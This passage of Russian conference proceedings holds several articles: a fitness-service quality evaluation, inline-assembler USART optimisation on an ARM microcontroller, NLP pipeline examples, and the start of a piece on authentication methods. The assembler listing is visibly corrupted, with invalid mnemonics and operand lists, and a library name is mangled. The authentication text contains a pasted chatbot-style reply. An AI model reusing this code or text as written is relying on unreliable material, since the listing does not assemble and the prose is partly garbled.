


Рисунок 9. Оценка подхарактеристики «Устанавливаемость»

Оценка подхарактеристик «Адаптируемость» и «Устанавливаемость» показала, что цифровой сервис «1С: Фитнес», являющийся «коробочным» решением, требует специализированного технического персонала для настроек сервиса, связанных с масштабируемостью потенциальных возможностей, а также с установкой цифрового сервиса на персональные устройства пользователей.




Рисунок 10. Оценка подхарактеристики «Взаимозаменяемость».

Оценка подхарактеристики «Взаимозаменяемость» показала, что все анализируемые цифровые сервисы обладают заданными требованиям, предъявляемыми к подхарактеристике.

Таким образом, проведенная оценка качественных характеристик рассмотренных цифровых сервисов позволит разработать цифровой сервис для поддержания деятельности школы танцев, удовлетворяющий потребностям заинтересованных лиц в части удобства использования и мобильности.

\*\*\*

1. ГОСТ Р ИСО/МЭК 25010—2015. Требования и оценка качества систем и программного обеспечения (SQuaRE). Модели качества систем и программных продуктов. [Электронный ресурс]. — Режим доступа: <https://ingraf.su/wp-content/uploads/GOST-R-ISO-МЕК-25010-2015.pdf>.
2. CRM-система Парраплан [Электронный ресурс]. — Режим доступа: <https://paraplancrm.ru>.
3. Отмечалка CRM [Электронный ресурс]. — Режим доступа: <https://otmechalka.com>.
4. Fit Base [Электронный ресурс]. — Режим доступа: <https://fitbase.io>.
5. IC: Фитнес клуб [Электронный ресурс]. — Режим доступа: <https://www.fitness1c.ru>.

**Колобов М.А., Манцеров С.А., Васин А.В., Бушманов Д.В., Окунев А.В.**  
**Увеличение скорости приема данных программными методами**

*НГТУ им. П.Е. Алексеева  
 (Россия, Нижний Новгород)*

doi: 10.18411/trnio-04-2024-651

#### **Аннотация**

Рассматривается задача повышения скорости обмена микроконтроллера по USART. В статье производится подбор микроконтроллера по требуемым параметрам из имеющихся на рынке, разбираются проблемы, возникшие при интеграции и рассматривается способ повышения скорости обмена по синхронному интерфейсу с использованием вставок на языке assembler.

**Ключевые слова:** USART; микроконтроллер, assembler.

#### **Abstract**

The problem of increasing the microcontroller communication speed via USART is considered. The article selects a microcontroller according to the required parameters from those available on the market, analyzes the problems that arose during integration, and considers a way to increase the exchange speed over a synchronous interface using inserts in the assembler language

**Keywords:** USART; MCU, assembler.

При проектировании устройств на микроконтроллерах разработчик часто сталкивается с необходимостью быстрого приема данных с помощью различных интерфейсов, либо с критическими по времени выполнения секциями в программе. При этом микроконтроллер зачастую имеет свои ограничения, не позволяющие простым способом увеличить скорость выполнения либо обмена данными. Использование более мощного контроллера в таком случае приведет либо к значительному удорожанию проекта, либо просто невозможно в связи с

недоступностью на рынке более производительных чипов. Наиболее доступным способом повышения производительности является ассемблерная вставка. Ассемблерные вставки позволяют программистам вставлять непосредственно в исходный код программы инструкции на языке ассемблера, что может ускорить выполнение узких мест в программе, либо обойти аппаратные ограничения интерфейсов обмена данными. В данной статье мы рассмотрим, как использование ассемблерных вставок может помочь улучшить производительность программного обеспечения, а также как правильно и безопасно использовать данную технику в своих проектах.

В проекте, о котором пойдет речь в данной статье используется микроконтроллер с архитектурой ARM. Внешний АЦП, производит измерения и передаёт на микроконтроллер обработанные данные по синхронному интерфейсу USART. Необходимо в течении 65 мсек раз в 1 мкс получать данные с АЦП и затем передавать их на компьютер по интерфейсу CAN для дальнейшей обработки. Количество собираемых данных составит 65000 байт или около 64 кб, что выше чем размер ОЗУ в контроллерах низкого ценового сегмента. Рассчитаем, возможно ли после получения данных сразу передавать их по интерфейсу CAN, минуя их промежуточное хранение в микроконтроллере. Используем протокол стандарта CAN-2.0A на максимальной скорости 10 Мбит/с. Если передавать по 8 принятых байт, то размер CAN пакета будет складываться из суммы следующих данных: бит начала кадра + 11 бит идентификатора + бит RTR + бит IDE + резервный бит + 4 бита длины данных(DLC) + 15 бит CRC + разграничитель контрольной суммы + промежуток подтверждения + разграничитель подтверждения + 7 бит конца кадра(EOF) [1]. В итоге получим 4 байта служебной информации. Итого, размер получившегося пакета составит 12 байт. Время передачи за которое будет передаваться 1 пакет данных составит:

$$t = \frac{(4+8) * 8}{10000000} = 9,6 * 10^{-5} c$$

Сконфигурировав микроконтроллер на частоту внутренней шины в 288 МГц и скорости обмен USART в 9 МГц приступаем к измерениям. При обработке данных наблюдается одна и та же повторяющаяся проблема, что около 25% полученных байт некорректны. Для анализа проблемы подключимся логическим анализатором к линии USART и оценим полученный сигнал на рисунке 1.




Рисунок 1. Обмен данными на линии USART.

Как видно из полученных данных обмен идёт корректно, но между пакетами имеется промежуток длиной порядка 300 нс, что ведет к тому, что данные вычитываются реже одного раза в микросекунду, что приводит к потере примерно четверти измеренных данных. Заглянем в исполняемый код на языке С.



```

for(uint16_t i = 0; i<Size; i++)
{
while(!(Instance->sts & USART_IDBE_FLAG));
Instance->dt = pTxData[i];
while(!(Instance->sts & USART_RDBF_FLAG));
pRxData[i] = (uint16_t)(Instance->dt);
}

```

Рисунок 2.

В переменную Size передается длина получаемых данных, pTxData и pRxData указатели на массивы передаваемых и получаемых данных соответственно, Instance->dt регистр данных USART микроконтроллера, Instance->sts – регистр статуса USART.

Внутри цикла For ожидается поднятие флага, сигнализирующего о том, что буфер данных передачи свободен. Далее в него записываются передаваемые данные и ожидается, пока поднимется флаг наличия данных в приемном буфере, после чего принятый байт записывается в буфер полученных данных. Проблема задержки между пакетами может быть двух видов. Первая – аппаратно флаги не успевают выставляться, из-за чего тратится время на ожидание флага. И вторая, код слишком громоздок и время его выполнения тормозит передачу данных.

Чтобы отыскать проблему воспользуемся ассемблерной вставкой. Напишем код, с известным временем выполнения инструкций и без ожидания установки флагов. Сейчас нам не важны конкретные получаемые данные, необходимо лишь локализовать проблемный участок. Если проблема в длительном выполнении кода, то оптимизировать его, а если не успевает отрабатывать аппаратная часть, то искать иные пути решения.

Синтаксис ассемблерной вставки для компилятора keil выглядит следующим образом:

```
__asm__(вставка : список_выходных_операндов : список_входных_операндов :
список_разрушаемых_регистров )[2];
```

Напишем вставку, которая будет постоянно класть байт данных в регистр DT

```

__asm volatile(
    ".syntax unified \n"
    "MOV r0, #1 \n"
    "MOV r4, #0x4000 \n"
    "LSL r4, r4, #16 \n"
    "ORR r4, r4, #0x4800 \n"
    "loop: STR r0, [r4, 0x14] \n" //write TX bit to register
    "B loop \n");

```

Рисунок 3.

Данный код кладет в регистр общего назначения r0 константу (в данном случае единица), в регистр r4 пишется адрес регистров USART и далее в бесконечном цикле константа из r0 постоянно записывается по адресу регистра данных. Рассчитаем, сколько занимает выполнение цикла.

Команда сохранения из регистра по адресу STR на ядре cortex m4 занимает два такта, а команда безусловного перехода B выполняется за такт. Следовательно один проход бесконечного цикла выполнится приблизительно за 11 нс, что много меньше времени передачи, можно считать что код исполняется мгновенно. Запускаем вставку на процессоре и наблюдаем на логическом анализаторе всё тот же период между пакетами в 1.24 мкс. Следовательно задержка носит аппаратный характер и ускорить USART на данном микроконтроллере более не представляется возможным.

Если невозможно выполнить поставленную задачу с помощью аппаратных средств, то перед заменой контроллера на более продвинутый, стоит попробовать выполнить то же самое аппаратными средствами, тем более что за время приемопередачи одного байта данных проходит 288 тиков процессора, что теоретически позволит выполнить число ассемблерных команд, достаточное для программного управления обменом.

Оценим, насколько быстро микроконтроллер позволяет переключать выход, настроенный как GPIO между лог. 0 и лог 1. Для этого напишем код, аналогичный предыдущему, но переключающий выход GPIO с 0 на 1 и наоборот. Подключим осциллограф к выходу микроконтроллера и оценим сигнал.




Рисунок 4. Форма сигнала GPIO при переключении.

Как видно из осциллограммы на рисунке GPIO успевает переключаться на частоте равной трети от частоты внутренней шины процессора следовательно, частота в 8 МГц является вполне достижимой. Завалы восходящих и нисходящих фронтов сигнала обусловлены как ёмкостью затворов переключающих транзисторов чипа, так и собственной ёмкостью щупа осциллографа, следовательно реальный сигнал имеет более крутые фронты, что достаточно для синхронного интерфейса.

Для оптимального по времени выполнения кода следует придерживаться нескольких правил. Во первых, необходимо свести к минимуму вычисления в процессе приема данных и часто изменяемые переменные хранить в регистрах общего назначения.

Рассмотрим получившуюся функцию передачи данных с ассемблерной вставкой в Keil:

```
void USART_TransmitReceive_ASM(USART_HandleTypeDef *husart, uint8_t *pTxData, uint8_t *pRxData,
uint16_t Size, uint32_t Timeout)
{
//B10 TX B11 RX B12 CLK
uint8_t uBitmap_Arr[] = {0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x00};
memset(pRxData, 0, Size);
__asm volatile(
".syntax unified\n"
"NOV r9, %[Size]\n"
"NOV r1, %[pTxData]\n"
"NOV r2, %[pRxData]\n"
"NOV r3, %[uBitmap_Arr]\n"
"NOV r4, #0x4002\n"
"LSL r4, r4, #16\n"
"ORR r4, r4, #0x400\n" //put gpioh register
"NOV r5, #0\n" //zeroing loops counter
"NOV r6, #0\n" //bite loop counter
"NOV r10, #0xFFFF\n"
"NOV r11, #0\n" //RX byte
"loop: LDRB r7, [r1, #5]\n"
"LDRB r12, [r3, r6]\n" //mask to register
"loop_b: TST r7, r12\n"
"BEQ zero\n"
"NOV r8, #0x1400\n"
"STR r8, [r4, 0x14]\n" //if one bit in data
"b endif\n"
"zero: NOV r8, #0x1000\n" //if zero bit in data
"STR r8, [r4, 0x14]\n"
"endif: AND r8, r8, r10\n"
"STR r8, [r4, 0x14]\n" //set scl low
"LDR r9, [r4, 0x10]\n" //save input data
"TST r9, #0x800\n" //compare bit
"ITI ME\n"
"ADDS r11, r11, r12\n" //add bit to rx data
"ADD r6, r6, #1\n"
"LDRB r12, [r3, r6]\n" //mask to register
"TST r6, #0\n" //compare with 0, to end cycle
"BEQ loop_b\n"
"STRB r11, [r2, #5]\n" //add byte to tx data
"NOV r11, #0\n" //zeroing tx byte
"NOV r6, #0\n" //zeroing byte loop counter
"ADD r5, r5, #1\n"
"NOP r5, r8\n"
"BCC loop\n"
:[Size]"(Size)"R0"/ ,[pTxData]"R1"/ ,[pRxData]"R2"/ ,[uBitmap_Arr]"(uBitmap_Arr)"R3"/
:r0, r1, r2, r3
);
}
```

Рисунок 5.

Итого, приемопередача одного байта займет приблизительно 230 тактов процессора или 799 нс, что достаточно для выполнения поставленной задачи. Запустим написанную вставку и оценим реальное время выполнения

Реальное время выполнения получилось даже меньше рассчитанного. Это обусловлено тем, что компилятор при интерпретации кода в машинные команды мог объединить несколько команд, что положительно сказалось на времени исполнения.

При такой высокой скорости было выяснено, что АЦП при обмене не успевает выставлять нужные уровни на линии RX, поэтому пришлось немного замедлить выполнение

вставки путем добавления группы команд NOP в код. Данная команда просто пропускает один такт процессора, поэтому добавляя их в разном количестве можно замедлять выполнение кода в необходимых пределах. Итоговую форму сигнала, после выполненных доработок можно наблюдать на рисунке 3.




Рисунок 6. Минимальное время выполнения




Рисунок 7. Итоговая форма сигнала

Как видно из рисунка 3 время приемопередачи одного байта составляет примерно 990 нс, что достаточно для получения данных раз в микросекунду.

Таким образом, хотя широкое применение ассемблерных вставок нельзя назвать оправданным с точки зрения затрат на написание и отладку, в частных случаях, подобно описанному в данной статье, язык Assembler позволяет решить задачу, исполнение которой аппаратными методами просто невозможно. Другой нишей применения таких вставок являются низкопроизводительные микроконтроллеры для обхода узких мест программы. Подводя итог можно сказать что такой инструмент в арсенале программиста и сегодня остаётся востребованным и может существенно удешевить стоимость конечного продукта и повысить производительность встроенного программного обеспечения.

\*\*\*

1. M. Lingling, Q. Xiaojie, Z. Zhihong, Z. Gang and X. Ying, «An Assessment Tool for Assembly Language Programming // 2008 International Conference on Computer Science and Software Engineering, Wuhan, China, 2008, pp. 882-884
2. S. MacKenzie, «A structured approach to assembly language programming,» // IEEE Transactions on Education, vol. 31, no. 2, pp. 123-128, May 1988
3. P. Sharma, A. Kumar and N. Kumar, «Analysis of UART Communication Protocol,» // 2022 International Conference on Edge Computing and Applications (ICECAA), Tamilnadu, India, 2022, pp. 323-328.
4. V. S. P. Nayak, G. K. Saitejdeep, L. R. Kumar, N. Ramchander and K. Madhukar, «Modular approach for customizable UART,» // 2016 IEEE International Conference on Recent Trends in Electronics, Information & Communication Technology (RTEICT), Bangalore, India, 2016, pp. 748-750.
5. D. Bhadra, V. S. Vij and K. S. Stevens, «A low power UART design based on asynchronous techniques,» // 2013 IEEE 56th International Midwest Symposium on Circuits and Systems (MWSCAS), Columbus, OH, USA, 2013, pp. 21-24

**Команич Д.В.**

**Автоматический анализ текстовой информации**

*Институт проблем управления имени В.А. Трапезникова РАН  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-652

#### Аннотация

В данной статье рассматриваются основные этапы проведения автоматического анализа текстовой информации для обработки естественного языка. Изложен процесс выполнения

каждого этапа и представлены практические примеры с применением библиотек программирования с открытым исходным кодом.

**Ключевые слова:** обработка естественного языка, графематический анализ, морфологический анализ, синтаксический анализ, семантический анализ, прагматический анализ.

### Abstract

This article discusses the main stages of automatic analysis of text information for natural language processing. The process of performing each stage is outlined and practical examples are presented using open source programming libraries.

**Keywords:** natural language processing, graphematic analysis, morphological analysis, syntactic analysis, semantic analysis, pragmatic analysis.

Natural Language Processing (NLP) является одним из наиболее сложных и распространенных направлений в машинном обучении. Тем не менее, обработка естественного языка – это междисциплинарная область компьютерных наук и лингвистики. Данный факт определяет необходимость исследовать разные методы, применяемые для анализа текста, написанного человеком.

В настоящий момент существует ряд актуальных задач по обработке текстовой информации, например, таких, как обработка нормативной документации или научной литературы, сопоставление текстов для поиска совпадений и противоречий, которые не могут обойтись без применения основных этапов автоматического анализа.

Автоматический анализ текстовой информации заключается в извлечении грамматической, синтаксической и семантической информации, содержащейся в тексте. Проведение всестороннего анализа позволит структурировать данные, в результате чего упростится и повысится эффективность выполнения широкого спектра задач NLP.

Основной целью данного исследования является изучение важных особенностей этапов автоматического анализа текстовой информации и иллюстрация применения различных библиотек программирования для обработки естественного языка.

Процесс автоматического анализа текстовой информации составляют графематический, морфологический, синтаксический, семантический и прагматический анализы (рис. 1).




Рисунок 1. Этапы автоматического анализа текстовой информации.

Стремительное развитие направления NLP способствовало разработке большого количества библиотек программирования, находящихся в открытом доступе и применяемых для решения задач обработки естественного языка. Функциональные возможности некоторых из них позволяют провести практически полную обработку и анализ текста, тем не менее периодически возникает необходимость в их совместном применении, например, для работы с русскоязычной информацией.

Начальным этапом автоматического анализа текстовой информации является графематический анализ, который необходим для обработки входного неструктурированного текста. В процессе его выполнения производится выделение последовательности токенов. В зависимости от заданных параметров токеном могут являться словоформы, словосочетания, предложения и даже абзацы, разделители и знаки препинания. Пример токенизации текста продемонстрирован с помощью пакета библиотек для Python Natural Language Toolkit (NLTK) (рис. 2), который обладает широким функционалом для обработки естественного языка, включая возможность приводить токены к нормальной форме (стеммировать или лемматизировать), определять их часть речи, извлекать именованные сущности, строить дерево синтаксических зависимостей, проводить анализ тональности текста, работать с текстовыми корпусами, тезаурусами и многое другое.

```

text = """Основанием для выполнения НИР является контракт (договор) с заказчиком (при его наличии) или приказ руководителя организации (в случае проведения НИР за счет собственных средств).
Составной частью контракта (договора) и обязательным приложением к приказу является ТЗ на НИР, разрабатываемое в соответствии с ГОСТ 15.816.
Примечания ТЗ на НИР утверждает заказчик (в случае выполнения НИР по контракту) или руководитель организации-исполнителя (в случае выполнения НИР организацией за счет собственных средств).
Термины «контракт», «договор», «заказчик» и связанные с ними требования настоящего стандарта применяют только при наличии заказчика."""
sent_tokens = sent_tokenize(text, language="russian")
sent_tokens

['Основанием для выполнения НИР является контракт (договор) с заказчиком (при его наличии) или приказ руководителя организации (в случае проведения НИР за счет собственных средств).',
'Составной частью контракта (договора) и обязательным приложением к приказу является ТЗ на НИР, разрабатываемое в соответствии с ГОСТ 15.816.',
'Примечания ТЗ на НИР утверждает заказчик (в случае выполнения НИР по контракту) или руководитель организации-исполнителя (в случае выполнения НИР организацией за счет собственных средств).',
'Термины «контракт», «договор», «заказчик» и связанные с ними требования настоящего стандарта применяют только при наличии заказчика.']

word_tokens = word_tokenize(sent_tokens[3], language="russian")
print(word_tokens)

['Термины', '«контракт»', '«договор»', '«заказчик»', 'и', 'связанные', 'с', 'ними', 'требования', 'настоящего', 'стандарта', 'применяют', 'только', 'при', 'наличии', 'заказчика', '»']

```

Рисунок 2. Токенизация текста по предложениям и словам.

В ходе графематического анализа возможно выделение именованных сущностей – объектов реального мира, к которым относятся ФИО человека, местоположение, наименование организации и т.д., а также удаление стоп слов и другой нетекстовой информации, выделение отдельных специфических метаданных, таких как даты, почтовые и интернет адреса, сокращения и аббревиатуры, а также структурных элементов: заголовков, примечаний и т.п. В зависимости от сложности решаемой задачи данные процессы могут проводиться на других этапах автоматического анализа.

Морфологический анализ текстовой информации необходим для определения нормальной формы слова (леммы), а также выделения ее основных грамматических признаков (части речи, рода, числа, лица, падежа и т.д.). На данном этапе не учитывается информация о взаимосвязях между словами.

Различают такие понятия как морфологический анализ и синтез, так как в ходе анализа выделяются лемма и дополнительные признаки из имеющейся словоформы, а в процессе синтеза, наоборот, производится генерация требуемой словоформы на основе леммы и морфологических признаков [1].

Морфологические признаки принято представлять, как список, состоящий из набора пар «имя, значение». В русском языке в качестве имени признака принято выделять число, род, падеж, склонение, лицо, время и т.д. Значением же является тип имени, например, число может быть единственным или множественным. Одним из распространенных средств для проведения анализа является морфологический анализатор для русского языка – ru morphology2 (рис. 3). Библиотека ru morphology2 позволяет определять нормальную форму слова, его основные морфологические признаки, склонение и согласование с числительными. Применение данной библиотеки возможно совместно с другими, так как ее функционал ограничен рамками морфологического анализа.

```

morph = ru morphology2.MorphAnalyzer()
morph.parse(word_tokens[16])

[Parse(word='разрабатываемое', tag=OpenCorporaTag('PRTF,impf,tran,pres,psv,neut,sing,accs'), normal_form='разрабатывать', score=0.666666, methods_stack=((DictionaryAnalyzer(), 'разрабатываемое', 215, 84))),
Parse(word='разрабатываемое', tag=OpenCorporaTag('PRTF,impf,tran,pres,psv,neut,sing,nomn'), normal_form='разрабатывать', score=0.333333, methods_stack=((DictionaryAnalyzer(), 'разрабатываемое', 215, 81)))]

word = morph.parse(word_tokens[16])[0]
word.tag_cyr_repr

'ПРИЧ,несов,перех,наст,страд ср,ед,ви'

```

Рисунок 3. Морфологический анализ слова с помощью ru morphology2.

Синтаксический анализ позволяет определить роли слов в составе предложения и их взаимосвязь – синтаксические отношения. В зависимости от выбранной модели результатом выполнения данного анализа могут быть либо графовое дерево зависимостей слов, либо иерархическое дерево составляющих (синтаксических групп) взятого предложения [2]. Синтаксические зависимости слов в предложении можно проиллюстрировать с помощью возможностей еще одной библиотеки для обработки текста на Python – spaCy (рис. 4). Под словами указаны английские аббревиатуры частей речи (adp – предлог, cconj – соединительный союз и т.д.), а под стрелками – метки членов предложения (nsubj – подлежащее, obj – дополнение, amod – определение и т.д.). Главным словом (root) в предложении является сказуемое «является».




Рисунок 4. Дерево зависимостей слов в предложении.

spaCy обладает схожим набором функций с NLTK. К основным преимуществам данной библиотеки относят ее высокое быстродействие и удобство использования для решения конкретной задачи.

Синтаксический анализ проводится совместно с лексическим анализом текста, в ходе которого сначала слова преобразуются в токены. Таким образом, результаты морфологического анализа можно использовать для улучшения качества синтаксического.

Семантический анализ текстовой информации позволяет уточнить, полученные ранее синтаксические связи слов, но уже по их смысловой нагрузке, выделяя семантические отношения в данном контексте.

К элементам семантического анализа относятся такие понятия, как гипонимия, полисемия, омонимия, синонимия и антонимия, которые определяют разные семантические отношения: родовидовые отношения, многозначность значения слова, фонологическое, частичное или даже полное совпадение, а также противоположность значений слов.

В перечень основных методов проведения семантического анализа входят определение значений слов или их сочетания, извлечение ключевых слов и сущностей, анализ тональности, классификация и т.д. Для представления результатов проведения семантического анализа применяются семантические сети, логика предикатов первого порядка, фреймы, концептуальные зависимости и т.п [3].

Для анализа тональности текста можно использовать библиотеку Dostoevsky, обученную на наборе данных RuSentiment. Она способна классифицировать текст на русском языке по 5 категориям: позитивное или негативное настроение, нейтральное состояние, разговорная речь и нераспознанное состояние (рис. 5).

```

tokenizer = RegexTokenizer()
model = FastTextSocialNetworkModel(tokenizer=tokenizer)

text = [
    "Люблю слушать музыку, она поднимает мне настроение.",
    "Недовольное руководство пугает сильнее, чем ночной кашмар.",
    "Процесс выполнения НИР в общем случае состоит из следующих этапов:",
    "Добрый день! Как ты себя чувствуешь?"
]

results = model.predict(text, k=5)
results
for sent, sentiment in zip(text, results):
    print(sent)
    print(sentiment, "\n")

Люблю слушать музыку, она поднимает мне настроение.
{'positive': 0.8706072568893433, 'neutral': 0.1732981958044632, 'skip': 0.04604391008615494, 'negative': 0.010023568756878376, 'speech': 1.0000003385357559e-05}
Недовольное руководство пугает сильнее, чем ночной кашмар.
{'negative': 0.4765896201133728, 'neutral': 0.1732981958044632, 'skip': 0.1520422399044037, 'positive': 0.11280541121959686, 'speech': 0.005394937004894018}
Процесс выполнения НИР в общем случае состоит из следующих этапов:
{'neutral': 0.8439058912857056, 'negative': 0.0988893224477768, 'positive': 0.03515484184026718, 'skip': 0.013646835461258888, 'speech': 0.0026416745968163013}
Добрый день! Как ты себя чувствуешь?
{'speech': 0.7773898945617676, 'neutral': 0.1259327530860901, 'positive': 0.07370626926422119, 'skip': 0.048867784448517426, 'negative': 0.01972912810742855}
    
```

Рисунок 5. Анализ тональности предложений.

Прагматический анализ – заключительный этап автоматической обработки текстовой информации. Особенностью прагматического анализа является исследование не только смысла, который был заложен автором в текст, но и его влияние на читателя – восприятие и понимание. Таким образом данный вид анализа позволяет учитывать социальные и культурологические особенности автора текста, а также более детально определять значение употребления слов в контексте [4]. Одними из основных задач прагматического анализа являются обработка дискурса и разрешение кореференции, которые позволяют определить отношения между высказываниями, выражениями и сущностями.

Современный инструментарий средств для обработки естественного языка достаточно большой. К наиболее популярным программным средствам и библиотекам, которые позволяют выполнить автоматический анализ текстовой информации и находятся в открытом доступе, относятся: spaCy, NLTK, Stanford Core NLP, Gensim, TextBlob и PyNLP. Natasha, DeepPavlov, Stanza, rymorphy2, MyStem, Pullenti, Dostoevsky также являются библиотеками программирования с открытым исходным кодом и способны хорошо обрабатывать русский язык [5]. Отдельного внимания заслуживает Hugging Face Transformers, представляющая собой библиотеку с открытым исходным кодом и содержащая предварительно обученные модели для большого числа задач обработки естественного языка.

Данное исследование подчеркивает влияние правил естественного языка на методы его обработки. Представленные примеры работы с текстовой информацией демонстрируют высокую точность современных технологий NLP в работе с русскоязычной информацией.

В заключении необходимо отметить, что задача проведения автоматического анализа текстовой информации является ключевой для обработки естественного языка. Разбиение текста на структурные и смысловые единицы позволяет упростить процесс обучения компьютера воспринимать и воспроизводить человеческий язык.

Исследование выполнено в рамках научной программы Национального центра физики и математики, направление № 9 «Искусственный интеллект и большие данные в технических, промышленных, природных и социальных системах».

\*\*\*

1. Автоматическая обработка текстов на естественном языке и анализ данных : учеб. пособие / Большакова Е.И., Воронцов К.В., Ефремова Н.Э., Клышинский Э.С., Лукашевич Н.В., Сапин А.С. – М.: Изд-во НИУ ВШЭ, 2017. – 269 с.
2. Смирнов И.В., Шелманов А.О. Семантико-синтаксический анализ естественных языков Часть I. Обзор методов синтаксического и семантического анализа текстов // Искусственный интеллект и принятие решений. – М., 2013. – № 1. – С. 41-54.
3. Учебник по обработке естественного языка – URL: <https://isolution.pro/ru/t/natural-language-processing?alias=ucebник-po-obrabotke-estestvennogo-azyka>
4. Mathur T. Pragmatics in NLP. – 2023. – URL: <https://www.scaler.com/topics/nlp/pragmatics-in-nlp/>
5. Кукушкин А. Проект Natasha. Набор качественных открытых инструментов для обработки естественного русского языка (NLP). – 2020. – URL: <https://habr.com/ru/articles/516098/>

**Курбаналиев А.Э., Перевалова С.Л.**  
**Методы аутентификации**

*Стерлитамакский филиал Уфимского  
Университета Науки и Технологии  
(Россия, Стерлитамак)*

doi: 10.18411/trnio-04-2024-653

#### **Аннотация**

Данная статья посвящена изучению методов аутентификации в обеспечении безопасности информации. Рассмотрены основные принципы аутентификации, такие как идентификация и проверка подлинности пользователей, а также методы аутентификации, включая парольную, биометрическую и многофакторную проверку. Описаны технологии

аутентификации в современных системах, такие как одноразовые пароли, смарт-карты и аутентификация через социальные сети. Приведены примеры успешной реализации методов аутентификации крупными компаниями. В заключении подчеркнута важность выбора правильного метода аутентификации для обеспечения безопасности информации и обозначены перспективы развития данной области в будущем.

**Ключевые слова:** аутентификация, безопасность информации, идентификация, проверка подлинности, парольная проверка, биометрическая проверка, многофакторная проверка, технологии аутентификации, одноразовые пароли, смарт-карты, социальные сети, компании, методы аутентификации, перспективы развития.

### Abstract

This article is dedicated to studying authentication methods in information security. The main principles of authentication, such as user identification and verification of authenticity, are considered, as well as authentication methods, including password-based, biometric, and multi-factor verification. Technologies used in modern systems for authentication, such as one-time passwords, smart cards, and authentication through social networks, are described. Examples of successful implementation of authentication methods by large companies are provided. In conclusion, the importance of choosing the right authentication method to ensure information security is emphasized, and the prospects for the development of this field in the future are outlined.

**Keywords:** authentication, information security, identification, authenticity verification, password verification, biometric verification, multi-factor verification, authentication technologies, one-time passwords, smart cards, social networks, companies, authentication methods, development prospects.

Идентификация и проверка подлинности пользователей - это важные процессы в сфере безопасности информации. Для идентификации пользователей обычно используются различные методы, такие как пароли, биометрические данные, двухфакторная аутентификация и другие технологии. Проверка подлинности пользователей помогает защитить данные от несанкционированного доступа и повысить общую безопасность системы. Если у вас есть конкретные вопросы по этой теме, пожалуйста, уточните, и я постараюсь помочь.

принципы надежности и безопасности аутентификации включают в себя несколько ключевых аспектов:

1. Уникальность идентификаторов: Каждый пользователь должен иметь уникальный идентификатор, который не может быть повторно использован или скомпрометирован.
2. Конфиденциальность паролей: Пароли должны храниться в зашифрованном виде и быть доступны только самому пользователю. Пароли не должны передаваться по незащищенным каналам связи.
3. Многофакторная аутентификация: Использование нескольких методов аутентификации (например, пароль + одноразовый код) повышает безопасность процесса и защищает от несанкционированного доступа.
4. Отслеживание и аудит: Ведение журналов доступа и мониторинг действий пользователей позволяет быстро выявлять аномалии и подозрительную активность.
5. Обновление и регулярная смена учетных данных: Регулярное изменение паролей и обновление других учетных данных помогает предотвратить утечку информации и повысить безопасность.

